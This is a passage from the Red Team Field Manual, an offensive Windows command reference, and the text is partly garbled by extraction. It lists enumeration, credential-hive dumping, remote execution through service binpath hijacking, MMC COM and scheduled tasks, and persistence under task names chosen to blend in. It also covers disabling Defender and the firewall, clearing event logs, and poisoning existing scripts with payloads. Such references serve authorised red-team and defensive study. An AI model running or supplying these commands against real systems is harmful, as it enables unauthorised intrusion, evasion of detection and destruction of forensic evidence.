## Using the Red Team Field Manual (RTFM)

## **RTFM How-To**

Commands and syntax are provided in a "table" format, and variables in commands are denoted as bold, italic, and surrounded by brackets.

For example, to run the given command:

```
schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR <FILE_PATH> /s <IP_ADDRESS>
```

An operator must change the variable <FILE\_PATH> to equal the full path of the uploaded file, and change <IP\_ADDRESS> to equal the IP address of the target system.

Correctly modifying the above command for execution may look like:

schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR c:\windows\system32\wups.exe /s 172.16.1.10

Many of the commands listed in this book may have other modifiable arguments. For example, in the command listed above, operators may also modify the name of the task by modifying the TN value. These types of replacements and modifications are not required but could be valuable to change.

Some commands may have "placeholder" variables added which make understanding the functionality of the command easier. For example, in the command and explanation below:

```
ssh -R 0.0.0.0:8080:127.0.0.1:443 root@<REMOTE_IP>
```

Explanation: "Connect to remote IP address, listen on ALL local IP addresses on port 8080, traverse SSH tunnel, and forward traffic to the local loopback IP on 443"

The IP addresses and ports were left in the command, to better describe its action and effect.

#### **Commands were tested on the following updated operating systems:**

• Windows 10

- Windows Server 2022
- Ubuntu 22.04 LTS
- Kali Linux 2022.2

# Visit <u>www.theRTFM.com</u> for RTFM series updates, video guides, and more.

## **Windows**

## WINDOWS OS DETAILS

This section details important Windows operating system information across many different versions such as: Windows XP, 7, 10, 11, and Windows Server. Details in this section include version number and dates released, administrative binary information, environmental variables, important registry locations and more.

#### WINDOWS 10 & 11 VERSIONS

ID	VERSION	DATE RELEASED
1511	Windows 10 – Threshold 2	2015-11-12
1607	Windows 10 – Redstone 1	2016-08-02
1703	Windows 10 – Redstone 2	2017-04-05
1709	Windows 10 – Redstone 3	2017-10-17
1803	Windows 10 – Redstone 4	2018-04-30
1809	Windows 10 – Redstone 5	2018-11-13
1903	Windows 10 – 19H1	2019-05-21
1909	Windows 10 – Vanadium	2019-11-12
2004	Windows 10 - Vibranium	2020-05-27
20H2	Windows 10 - Vibranium	2020-10-20
21H1	Windows 10 - Vibranium	2021-05-18
21H2	Windows 10 - Vibranium	2021-11-16
21H2	Windows 11 - Sun Valley	2021-10-05

Note: Windows 10 versions include Home, Pro, Education, Enterprise, Pro for Workstations, Pro Education, Windows 10 S, and Windows 10 Enterprise LTSC

### WINDOWS SERVER VERSIONS

ID	OS	DATE RELEASED
1607	Windows Server 2016	2016-10-12

1709	Windows Server	2017-10-17
1803	Windows Server	2018-04-10
1809	Windows Server	2018-11-13
1809	Windows Server 2019	2018-11-13
1903	Windows Server	2019-11-12
1909	Windows Server	2019-11-12
2004	Windows Server	2020-06-26
20H2	Windows Server	2020-10-20
21H2	Windows Server 2022	2021-08-18

Note: Windows servers include Windows Server Essentials, Windows Server Standard, Windows and Server Datacenter.

## WINDOWS "NT" VERSIONS

ID	VERSION	
NT 3.1	Windows NT 3.1 (All)	
NT 3.5	Windows NT 3.5 (All)	
NT 3.51	Windows NT 3.51 (All)	
NT 4.0	Windows NT 4.0 (All)	
NT 5.0	Windows 2000 (All)	
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)	
NT 5.2	Windows XP (64-bit, Pro 64-bit)	
NT 5.2	Windows Server 2003 & R2 (Standard, Enterprise)	
NT 5.2	Windows Home Server	
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)	
NT 6.0	Windows Server 2008 (Foundation, Standard, Enterprise)	
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate)	
NT 6.1	Windows Server 2008 R2 (Foundation, Standard, Enterprise)	
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM))	
NT 6.2	Windows Phone 8	
NT 6.2	Windows Server 2012 (Foundation, Essentials, Standard)	
NT 6.3	Windows 8.1 (Pro, Enterprise)	
NT 10	Windows 10 version 1507	

WINDOWS ADMINISTRATIVE BINARIES		
lusrmgr.msc	Local user and group manager	
services.msc	Services control panel	
taskmgr.exe	Task manager	
secpol.msc	Local security policy editor	
eventvwr.msc	Event viewer	
regedit.exe	Registry editor	
gpedit.msc	Group policy editor	
control.exe	Control panel	

ncpa.cpl	Network connections manager
devmgmt.msc	Device manager editor
diskmgmt.msc	Disk manager editor

ENVIR	ONMENT VARIABLES
%SYSTEMROOT%	Points to Windows folder (Commonly: C:\Windows)
%APPDATA%	Points to user roaming directory Commonly (C:\Users\ <\USERNAME>\AppData\Roaming)
%COMPUTERNAME%	The computer hostname
%HOMEDRIVE%	Points to default OS drive (Commonly: C:\)
%HOMEPATH%	Points to user directory (Commonly: C:\Users\ < <i>USERNAME</i> >)
%PATH%	When a command is run without a full path (for example: ipconfig) the OS searches all file paths contained in the PATH environmental variable for this file
%PATHEXT%	When a command is run without an extension (for example: ipconfig) the OS searches for file matches that INCLUDE extensions from this PATHEXT list
%SYSTEMDRIVE%	Points to default OS drive (Commonly: C:\)
%TMP% && %TEMP%	Points to user temp folders (Commonly: C:\Users\ <\USERNAME>\AppData\Local\Temp)
%USERPROFILE%	Points to user directories (Commonly: C:\Users\ < USERNAME>)
%WINDIR%	Points to Windows directory (Commonly: C:\Windows)
%ALLUSERSPROFILE%	Points to Windows directory (Commonly: C:\ProgramData Windows 10+)

WINDOWS KEY FILES & LOCATIO	NS
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS
	entries Network
%SYSTEMROOT%\System32\drivers\etc\networks	settings
%SYSTEMROOT%\System32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM (WinXP)
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\System32\config\AppEvent.Evt	Application Log (WinXP)
%WINDIR%\System32\config\SecEvent.Evt	Security Log (WinXP)
%WINDIR%\System32\config\SECURITY	Security Log
%WINDIR%\System32\config\APPLICATION	Application Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location (WinXP)
%USERPROFILE%\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	Startup Folder
%WINDIR%\Panther\	Commonly used unattend install files
%WINDIR%\System32\Sysprep	Commonly used

	unattend install files
%WINDIR%\kb*	Installed patches (WinXP)

Note: All file paths marked "(WinXP)" are Windows XP only. All others are tested and working with Windows 10+.

#### **REGISTRY RUN KEYS**

*List of registry keys accessed during system boot (in load order):* 

(WinXP)

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute

HKLM\System\CurrentControlSet\Services

Start value of 0 = Kernel Drivers (Load before Kernel initiation)

Start value of 2 = Auto-Start

Start value of 3 = Manual-Start

(WinXP)

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

(WinXP)

 $HKCU \setminus Software \setminus Microsoft \setminus Windows \setminus Current Version \setminus Run Services Once$ 

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

(WinXP)

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Userinit

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

#### REGISTRY RUN KEYS CONT

(WinXP)

 $HKLM \backslash Software \backslash Microsoft \backslash Windows \backslash Current Version \backslash RunOnce Ex$ 

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

 $HKLM \setminus Software \setminus Microsoft \setminus Windows \setminus Current Version \setminus Policies \setminus Explorer \setminus Run$ 

(WinXP)

 $HKCU \setminus Software \setminus Microsoft \setminus Windows \setminus Current Version \setminus Policies \setminus Explorer \setminus Run$ 

(WinXP)

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler (XP, NT, W2k only)

Note: Some of these keys are also reflected under HKLM\Software\WOW6432Node on systems running a 64-bit version of Windows.

Note: Windows Sysinternals Autoruns is an excellent utility to inspect and monitor auto-starting locations on Windows. Available at https://technet.microsoft.com/en-us/sysinternals/

## WINDOWS SYSTEM ENUMERATION

This section details important and useful system enumeration commands that can be used to query important operating system, user, and even remote system information.

### WINDOWS SITUATIONAL AWARENESS

OPERATING SYSTEM INFOR	MATION
ver	Enumerate Windows version information
wmic qfe list	Display hotfixes and service packs
wmic cpu get datawidth /format:list	Display whether 32 or 64 bit system
dir /a c:\	Enumerate OS architecture - The existence of Program Files (x86) means machine is 64bit
systeminfo	Display OS configuration, including service pack levels
fsutil fsinfo drives	Display drives
wmic logicaldisk get description,name	Display logical drives
set	Display environment variables
dir /a c:\pagefile.sys	Date of last reboot - Created date of

	pagefile.sys is last startup
net share	Display shares
net session	Display local
net session	sessions
	List user mounted
reg query HKCU\Software\Micros	shares – MUST
oft\Windows\CurrentVersion\Explorer\MountPoints2\	BE RUN IN THE
on windows Current version Explorer (wiountrollits2)	CONTEXT OF
	THE USER

PROCESS & SERVICE EN	NUMERATION
tasklist /svc	Display services hosted in each process
tasklist /FI "USERNAME ne NT AUTHORITY\SYSTEM" /FI "STATUS eq running" /V	Display detailed information for running processes that are not running as SYSTEM
taskkill /F /IM <b><process_name></process_name></b> /T	Force all instances of a process and child processes to terminate (terminate specific PID with /PID <pid>)</pid>
wmic process where name=" < <i>PROCESS_NAME</i> >" call terminate	Terminate all instances of a process
wmic process get name,executablepath,processid	Display the executable path and PID of all running processes
Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct -ErrorAction Stop	Display Anti-Virus products commonly registered as AntiVirusProduct (PowerShell command)
runas /user:< <b>DOMAIN&gt;</b> \< <b>USERNAME&gt;</b> " < <b>FILE_PATH&gt;</b> [ <b>ARGS</b> ]"	Run a file as a specific user (prompts for password)
tasklist /v   findstr " <string_to_search>"</string_to_search>	Display processes that match a certain string
wmic process get processid,commandline	Display processes (including command line arguments used to launch them)
sc query state= all	Display services (space after state=)

## WINDOWS ACCOUNT ENUMERATION

echo %USERNAME%	Display current user
wmic netlogin where (name like "% < <i>USERNAME</i> >%") get Name,numberoflogons"	List number of times user has logged on
net localgroup "Administrator"	Display local Administrators

NETWORK INFO & CO	NFIGURATION	
ipconfig /all	Network interface information	
ipconfig /displaydns	Display local DNS cache	
netstat -ano	Display all connections and ports with associated process ID	
netstat –anop tcp 3 >> < <b>FILE_PATH&gt;</b>	Write netstat output to file every 3 seconds	
netstat –an   findstr LISTENING	Display only listening ports	
route print	Display routing table	
arp -a	Display ARP table	
server < FQDN> set type=ANY ls -d < DOMAIN> > < FILEPATH> exit	Attempt DNS zone transfer	
nslookup –type=SRV _wwwtcp.< <i>URL</i> >	Domain SRV lookup (other options: _ldap, _kerberos, _sip)	
netsh firewall set opmode disable	Disable firewall (*Old)	
netsh wlan show profiles	Display saved wireless profiles	
netsh wlan export profile folder=. key=clear	Export wireless profiles to include plaintext encryption keys	
netsh interface ip show interfaces	List interface IDs/MTUs	
netsh interface ip set address name= " <interface_name>" static</interface_name>	Set IP	

<new_ip> <new_subnet_mask> <new_gateway></new_gateway></new_subnet_mask></new_ip>	
netsh interface ip set dnsservers name= " <interface_name>" static <dns_server_ip></dns_server_ip></interface_name>	Set DNS server
netsh interface ip set address name= " <interface_name>" source=dhcp</interface_name>	Set interface to use DHCP

REGISTRY COMMANDS & IMPORTANT KI	EYS
reg query HKLM /f password /t REG_SZ /s	Search registry for
	password (Requires
	SYSTEM
reg save HKLM\Security security.hive	privileges)
	Save
	security hive to file
HKLM\Software\Microsoft\Windows NT\CurrentVersion	
/v ProductName	os
/v InstallDate /v RegisteredOwner	information
/v SystemRoot	
HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v	Time zone (offset in
ActiveTimeBias	minutes
	from UTC) Mapped
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU	network
	drives Mounted
HKLM\System\MountedDevices	devices
HKLM\System\CurrentControlSet\Enum\USB	USB devices
	Audit policy
HKLM\Security\Policy\PolAdTev	enumeration (Requires
	SYSTEM
	privileges) Kernel/user
HKLM\SYSTEM\CurrentControlSet\Services	services
HKLM\Software	Installed software for
	all users
HKCU\Software	Installed software for
	current user
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Wordpad\Recent	Recent WordPad
File List	documents

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	Recent typed entries in the Run dialog box
HKCU\Software\Microsoft\Internet Explorer\TypedURLs	Typed URLs
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit /v LastKey	Last registry key accessed via regedit.exe
HKCU\Software\SimonTatham\Putty\Sessions	Saved User SSH Connection Information

REMOTE SYSTEM ENUMERATION	
not session \\ <id_addecc\< th=""><th>Display sessions for</th></id_addecc\<>	Display sessions for
net session \\ <ip_address></ip_address>	remote
	system
	Display
	logged in
wmic /node: <ip_address> computersystem get username</ip_address>	user on
	remote
	machine
	Execute file
	hosted over

tasklist /S < <b>IP_ADDRESS</b> > /v	listing on
	remote
	system
	Display
systeminfo /S <ip address=""> /U <domain>\<username> /P</username></domain></ip>	system
<password></password>	information
	for remote
	system
	Display
net view \\ <ip address=""> /all</ip>	shares of
_	remote
	computer
	Connect to
WILLIAM ADDRESS ASSET AS	remote
net use * \\ <ip_address>\<share_folder> /user:<domain>\</domain></share_folder></ip_address>	filesystem
<username> <password></password></username>	with
	specified
	Add registry
REG ADD "\\	

<pre><ip_address>\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"</ip_address></pre>	key to
/V "My App" /t REG_SZ /F /D "< <i>FILE_PATH</i> >"	remote
	system
	Сору
xcopy /s \\ <ip_address>\<share_folder> <local_dir></local_dir></share_folder></ip_address>	remote
	folder
dir \\< <i>IP_ADDRESS</i> >\c\$	Display
	system
	uptime -
	look for
	creation
	date of
	pagefile.sys.
	This is the
	last time the
	system
	started
tasklist /v /s < <b>IP_ADDRESS</b> >	Display
	processes
	(look for
	AV, logged
	on users,
	programs of
	interest,
	etc.)
	Display
	system
	architecture
dir \\< <b>IP</b> ADDRESS>\c\$	- Presence
	of "Program
	Files (x86)"
	means 64-
	bit system

### **DATA MINING WINDOWS**

This section details useful techniques pertaining to data mining files and documents from Windows computers. This section covers finding files of interest, compression, various tree techniques, and more.

FILE INFO & SEARCHING	
dir /a /s /b C:\*pdf*	Search for all PDFs
findstr /SI password *.txt	Search current and subdirectories for .txt files for case insensitive string "password"
type < <i>FILE_PATH</i> >	Display file contents
find /I " <string_to_search>" <file_path></file_path></string_to_search>	Display all lines in a file that match case insensitive <string></string>
type < FILE_PATH>   find /c /v ""	Display line count for a file
dir C:\Users\ <\USERNAME>\AppData\Roaming\Microsoft\Windows\Recent  #Then run the following command on the .lnk: type <\iff ILE_PATH>  #Look for full file path in output)	Enumerate recently opened files

#### TREE FILESYSTEM TO SEARCHABLE FILE

Three separate options to "tree" a filesystem to file on a host, compress it, download it, and then extract it for analysis.

tree.com /F /A \\< IP_ADDRESS >\ <file_path> &gt; c:\windows\temp\silverlight1.log</file_path>	Enumerate entire folder structure (and child folders) to file using tree.com
dir /s /a \\< IP_ADDRESS > \< FILE_PATH> > c:\windows\temp\silverlight1.log	Enumerate entire folder structure to file using "dir /s"
forfiles /S /C "cmd /c echo @path" /p > c:\windows\temp\silverlight1.log	Enumerate entire folder structure to file using forfiles  (Does not work with UNC paths)
makecab c:\windows\temp\silverlight1.log c:\windows\temp\silverlight_compressed.zip	Compress file and download from target
expand c:\users\administrator\desktop\ silverlight_compressed.zip c:\users\administrator\desktop\extractedFile.txt	Extract results

<b>USING VOLUME SHADOW SERVICE (VSS)</b>	
	Enumerate saved
vssadmin list shadows	volume shadow
	files
* If any copies already exist then skip creation co	ommand
	Create Shadow
	file of c:\
wmic shadowcopy call create Volume=c:\	(Replace with
	desired drive
	letter)
	Enumerated
	saved volume
	shadow files
	(should see
vssadmin list shadows	newly created
	shadow). Note
	the \\?
	\GLOBALROOT
	location
	Create an OS link to created
	shadow file
	(Note the trailing
	backslash at the
mklink /D C:\restore \\?	end of the path).
\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\	end of the path).
	The target link
	name (restore in
	this case) must
	not exist
Copy, exfil, interact with shadow	
	Remove link
rmdir c:\restore	*Windows "del"
	will remove
	actual files! *

#### **REMOTE EXECUTION**

This section details important and useful commands that can be used to execute payloads on remote systems. Proper administrative credentials must be held to run many of the commands listed below.

#### SC.EXE REMOTE EXECUTION

Upload binary to remote machine, modify existing service to point at that binary, start the service, and re-configure the service binpath back to its original value. VSS is a service that works great for this technique, but other services can work if they meet the requirements listed in the right column below.

	1
sc \\< <b>IP_ADDRESS</b> > qc vss	Ensure service runs as LocalSystem and log original binary path
sc \\< <b>IP_ADDRESS</b> > query vss	Ensure service is currently off
sc \\< <i>IP_ADDRESS</i> > config vss binpath= "	Set remote machine binpath to uploaded
<file_path>"</file_path>	binary
sc \\< <b>IP_ADDRESS</b> > qc vss	Ensure remote machine service binpath was set correctly
sc \\ <ip_address> start vss</ip_address>	Start service on remote machine
sc \\< <b>IP_ADDRESS</b> > stop vss	Ensure service is off before setting binpath back to original
sc \\< <b>IP_ADDRESS</b> > config vss binpath= " < <b>FILE_PATH</b> >"	Set remote machine service binpath back to original
sc \\< <b>IP_ADDRESS</b> > qc vss	Ensure remote machine service binpath was set back correctly

#### **MMC COM OBJECT**

Upload binary to remote machine system folder and execute via MMC COM execution. Set the proper remote IP and uploaded binary path in the command below and execute via powershell.exe. FILEPATH = full path to target executable to start.

Note: Only works against Windows Server Targets

powershell -ep bypass -nop -Command

 $([activator] :: CreateInstance([type] :: GetTypeFromProgID("MMC20.Application"," < \textit{IP\_ADDRESS} >"))). \\$ 

Document.ActiveView.ExecuteShellCommand("<FILE\_PATH>",\$null,\$null,"7")

### REMOTE SCHTASKS EXECUTION

Upload binary to remote machine, create scheduled task pointing at that binary, run task, and delete task. Can change "OfficeUpdater" to any task name that blends into target system.

schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR < <b>FILE_PATH&gt;</b> /s < <b>IP_ADDRESS&gt;</b>	Add task
schtasks /query /tn OfficeUpdater /fo list /v /s	Query task verbose
schtasks /run /tn OfficeUpdater /s < IP_ADDRESS>	Run task
schtasks /delete /tn OfficeUpdater /f /s < <b>IP_ADDRESS</b> >	Delete task



### WINDOWS ACTIVE DIRECTORY

Microsoft Windows Active Directory is a service that combines large groups of computing resources into one centralized hierarchical system. This system is comprised of user accounts, computers, objects, active directory forests, and more. Centralized authentication makes administration and expansion of computing resources much easier.

#### **Active Directory Forest (AD Forest)**

An Active Directory forest is a collection of parent/child domains and is used to share authentication between domains, while keeping those domain objects (computers, users, etc.) isolated.

If an organization called Corp has a Chicago and San Diego office, they may choose to create a forest made up of a parent domain, and two child domains.

#### **Common Active Directory Object Types**

Computer: Represents a workstation or server in a domain.

Represent users or individuals in a domain.

onal Unit (OU): This type of object is a "container" that can include other

objects. This can be useful if a company wants to further containerize objects such as putting all accounting users

and computers into an OU called "accounting".

#### **Active Directory Exploitation Checklist**

- Windows hashes are NOT salted. Password re-use is very common for users that have multiple user accounts in different domains.
- Domain Service account passwords may not be changed often.
- Certain "Enterprise Admin" accounts may be used to traverse forest domains.
- Domains should utilize separation of privilege. Workstation Admins administer workstations, SQL Admins administer SQL Servers, etc.

## **DOMAIN AND USER ENUMERATION**

This section details important and useful domain enumeration commands.

These commands can display computers, users, groups, etc.

#### DOMAIN ENUMERATION WITH NET.EXE

Net.exe will NOT list groups in groups. Refer to DSQuery section to enumerate groups in groups.

enumerate groups in groups.	
net localgroup administrators	List accounts with administrative access to the current machine
net localgroup administrators /domain	List accounts and groups with administrative access to the domain controller
net view /domain	Display hosts currently visible on the network
net user /domain	Display all users in current domain
net user < USERNAME > /domain	Display user information for domain user account (status, policy, groups, etc.)
net accounts /domain	Display domain account policies
net group /domain	Display domain groups
net group "< <i>GROUPNAME</i> >" /domain	Display users in a domain group
net group "Domain Controllers" /domain	Display domain controllers in the current domain
net group "Domain Computers" /domain	Display all computer hostnames for current domain
net user < <i>USERNAME</i> > /ACTIVE:YES /domain	Unlock domain user account
net user < <i>USERNAME</i> > "	Change domain user password

# DOMAIN ENUMERATION WITH DSQUERY

All DSQuery commands must be run from a machine that has dsquery.exe on disk (commonly Windows Server) and most of the commands DO NOT require administrative privileges.

dammistative privileges.		
dsquery * -filter "(&	Display	
(objectclass=user)(admincount=1))" -	administrative	
attr samaccountname name	users	
dsquery * -filter "		
((objectclass=user))" -attr name	Output dsquery	
samaccountname >	results to disk	
<output_path></output_path>		
makecab < INPUT_PATH>	Compress	
<output_path></output_path>	dsquery results	
expand < INPUT_PATH>	Extract dsquery	
<output_path></output_path>	results	
dsquery * -filter "		
(objectclass=organizationalUnit)" -	Display Active	
attr name distinguishedName	Directory OUs	
description -limit 0		
dsquery * -filter "	Display	
(operatingsystem=*10*)" -attr name	computers	
operatingsystem dnshostname -limit	filtering on	
0	operating system	
	Display all	
dsquery * -filter "(name=*DC*)" -attr	computers with a	
name operatingsystem dnshostname -	pattern in the	
limit 0	hostname	
	(*DC*)	
dsquery * -filter "(name=*smith*)" -	Display all	
attr name samaccountname	Active Directory	
description -limit 0	objects with a	
	pattern SMITH	
	in the hostname.	

Great for finding user objects!

# DOMAIN ENUMERATION WITH DSQUERY CONT

dsquery * -filter "(& (objectclass=user)(lastlogon> < EPOCH_TIME>))" -attr samaccountname name	Filter on EPOCH time (password last changed, last login, etc.)  1 with 12 0's is a day in epoch (100000000000). Add or subtract to adjust dsquery filter
dsquery * -filter " (objectclass=trusteddomain)" -attr flatname trustdirection	Display trusts associated with current domain
dsquery * -filter " (operatingsystem=*server*)" -attr name operatingsystem description dnshostname -d  COMAIN_FQDN>	Display active directory objects in a remote domain (useful if trust exists)
dsquery * -filter " (objectclass=computer)" -attr name dnshostname operatingsystem description -limit 0	Display computers with helpful attributes
dsquery * -filter "(objectclass=user)" -attr name samaccountname lastlogon memberof description - limit 0	Display users with helpful attributes
dsquery * -filter " (objectclass=group)" -attr name samaccountname member description -limit 0	Display groups with helpful attributes
dsquery * -filter "(name=*admin*)" - attr name samaccountname description objectclass -limit 0	Display every Active Directory object with admin in the name

w32tm /ntte < <b>EPOCH_TIME</b> >	Convert NT epoch
	time
	(lastLogonTimestamp
	time format) to
	readable

FINDING USER SYSTEM IN A WINDOV	VS DOMAIN
wevtutil qe security /rd:true /f:text /q:"*[System/EventID=4624] and * [EventData/Data[@Name='TargetUserName']='< <i>USERNAME</i> >']"	Query EventLogs for user logins looking for system that was logged into.
	May need to be run from all DCs in domain to locate proper event log.
/c:20	Is case sensitive.
	Can be run remotely with credentials with the following argument:
	/r:< <b>IP_ADDRESS</b> >>
dsquery * -filter "(description=*< <i>USER_LAST_NAME</i> >*)" -attr name samaccountname description	Utilize dsquery to search for user's last name in description (searches all AD objects). Occasionally user workstation information could be stored in Active Directory objects or description
	Connect to any

## Windows [Re] Configuration

This section covers re-configuration of Windows which can be used to further a potential red team assessment. A few examples include enabling remote desktop protocol, adding firewall rules, or creating accounts.

### REMOTE DESKTOP PROTOCOL (RDP) CONFIGURATION

CONFIGURATION	
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f	
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f	Enable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f	RDP
netsh advfirewall firewall set rule group="remote desktop" new enable=yes	
sc start TermService	
reg add "\\ <ip_address>\HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f</ip_address>	Optional: Can execute technique remotely by interacting with remote registry
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f	Change RDP Listening Port Number (Need to restart

RDP Service)

MISC [RE]CONFIGURATION	
Illian and Illian Law Law C	Lock
rundll32 user32.dll,LockWorkStation	workstation
netsh advfirewall set currentprofile state off	Disable
netsh advfirewall set allprofiles state off	Windows firewall
netsh interface portproxy add v4tov4 listenport=3000 listenaddress=1.1.1.1	Native
connectport=4000 connectaddress=2.2.2.2	Windows port
#Remove	forward (* must be
netsh interface portproxy delete v4tov4 listenport=3000 listenaddress=1.1.1.1	admin)
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t	Re-enable
REG_DWORD /d 0 /f	command prompt
	List software
wmic product get name /value	names and uninstall
wmic product where name="XXX" call uninstall /nointeractive	software
reg add	Turn on IP
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" /v IPEnableRouter /t REG_DWORD /d 1 /f	forwarding
net share sharename=< <b>SHARE FOLDER</b> >/GRANT:everyone,FULL	Share a folder
	with full permissions
icacls <b><file_path></file_path></b> /grant Everyone:(F) /T	to everyone
net user < <i>USERNAME</i> > < <i>PASSWORD</i> > /ADD	Add a local
THE USE VOSERIVAINE VASSIVORD / ADD	user and place in the local
net localgroup "Administrators" < USERNAME > /ADD	administrators
	group
wusa /uninstall /kb:4516059 /quiet	Uninstall a patch
	Forcibly
	delete all files from
del < <i>FILE_PATH</i> >\*.* /S /Q /F	specified
	directory and
	all subdirectories
	23001100

DISABLE WINDOWS DEFENDER	
sc config WinDefend start= disabled	Disable service
sc stop WinDefend	Stop service
Set-MpPreference -DisableRealtimeMon itoring \$true	PowerShell command to disable real time monitoring
"%ProgramFiles%\Windows Defe nder\MpCmdRun.exe" -RemoveDefi nitions -All	PowerShell command to remove virus definitions

WINDOWS EVENT VIEWER MANIPULATION	
wevtutil cl Application /bu: FILE_PATH>.evtx	Backup the Application log and then clear all events
wevtutil qe Application /c:20 /rd:true /f:text	Display the 20 most recent events from the application log
wevtutil qe security /q:"* [System[(EventID=4624)]]" /c:100 /rd:true	Display the last 100 logon events
date = (Get-Date).AddHours(-24); Get- WinEvent –FilterHashTable @{ logname = "Security"; STARTTIME = \$date; ID = 4624}	Display all logon events during the last 24 hours (PowerShell)
Get-EventLog –list  Clear-EventLog -LogName Application, Security	Clear Security & Application event log (PowerShell)
Prefetch Location: %SYSTEMROOT%\Prefetch  Prefetch filename structure: <application_name>-&lt;8 CHAR HASH OF LOCATION&gt;</application_name>	
Additional meta data: -executable name (up to 29 chars) -number of times the application has been executed -volume related information -files and directories used during application start-up	Prefetch [11]

More info at: https://forensicswiki.xyz/wiki/index.php? title=Windows\_Prefetch\_File\_Format

# USER LEVEL PERSISTENCE

This section details important and useful user level persistence techniques. Since they are "user level" they do not require any administrative privileges and most of them execute on user log in.

SCHEDULED TASK USER PERSISTENCE		
Upload binary and add scheduled task pointing at that uploaded binary.  Can change OfficeUpdater to a task name that blends into target system.		
schtasks /Create /F /SC DAILY /ST 09:00 /TN OfficeUpdater /TR < <b>FILE_PATH</b> >	Add user level task that executes at 9:00AM daily	
schtasks /query /tn OfficeUpdater /fo list /v	Query task in verbose mode	
schtasks /delete /tn OfficeUpdater /f	Delete task	

RUN KEY USER PERSISTENCE	
Upload binary and add run key value pointing at uploaded binary. Can change OfficeUpdater to run key value that blends into target system.	
reg ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V OfficeUpdater /t REG_SZ /F /D "< <b>FILE_PATH&gt;</b> "  Add k	
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Query key
reg delete HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V OfficeUpdater	Delete key

STARTUP DIRECTORIES	
Upload binary to a specific "startup" folder. All files in this folder are executed on us	er login.
All users:	Windows
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup	NT 6.1,
705 ystembrive 70 trogrambata twicrosoft twindows total triend trograms total tap	
Specific users:	Windows
%SystemDrive%\Users\< <i>USERNAME</i> >\AppData\Roaming\Microsoft\Windows\Start	10, Windows
Menu\Programs\Startup	
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup	NT 5.2,
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup	
0/ Criston Drive 0/ \WINDIT\Draftles \ All Hears\Ctort Many\Dragger around\Ctortus	NT 4.0,
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup	

AT.EXE SCHEDULE (WINXP)	
at HH:MM < FILE_PATH > [ARGS]	Schedule task
at < <b>TASK_ID</b> > /delete	Delete task

#### POISONING EXISTING SCRIPTS

Enumerate all user persistence methods discussed in this section looking for existing persistence that has been created via script files such as .bat, .ps1, etc. If those are modifiable by a basic user, modify them to launch a malicious uploaded payload. Just beware, if the script is on a file server it could be executed by many users.

## System Level Persistence

This section details important and useful SYSTEM level persistence techniques. Since they are "SYSTEM" they will require administrative privileges and most of them execute during system startup.

#### **SCHTASKS ON BOOT**

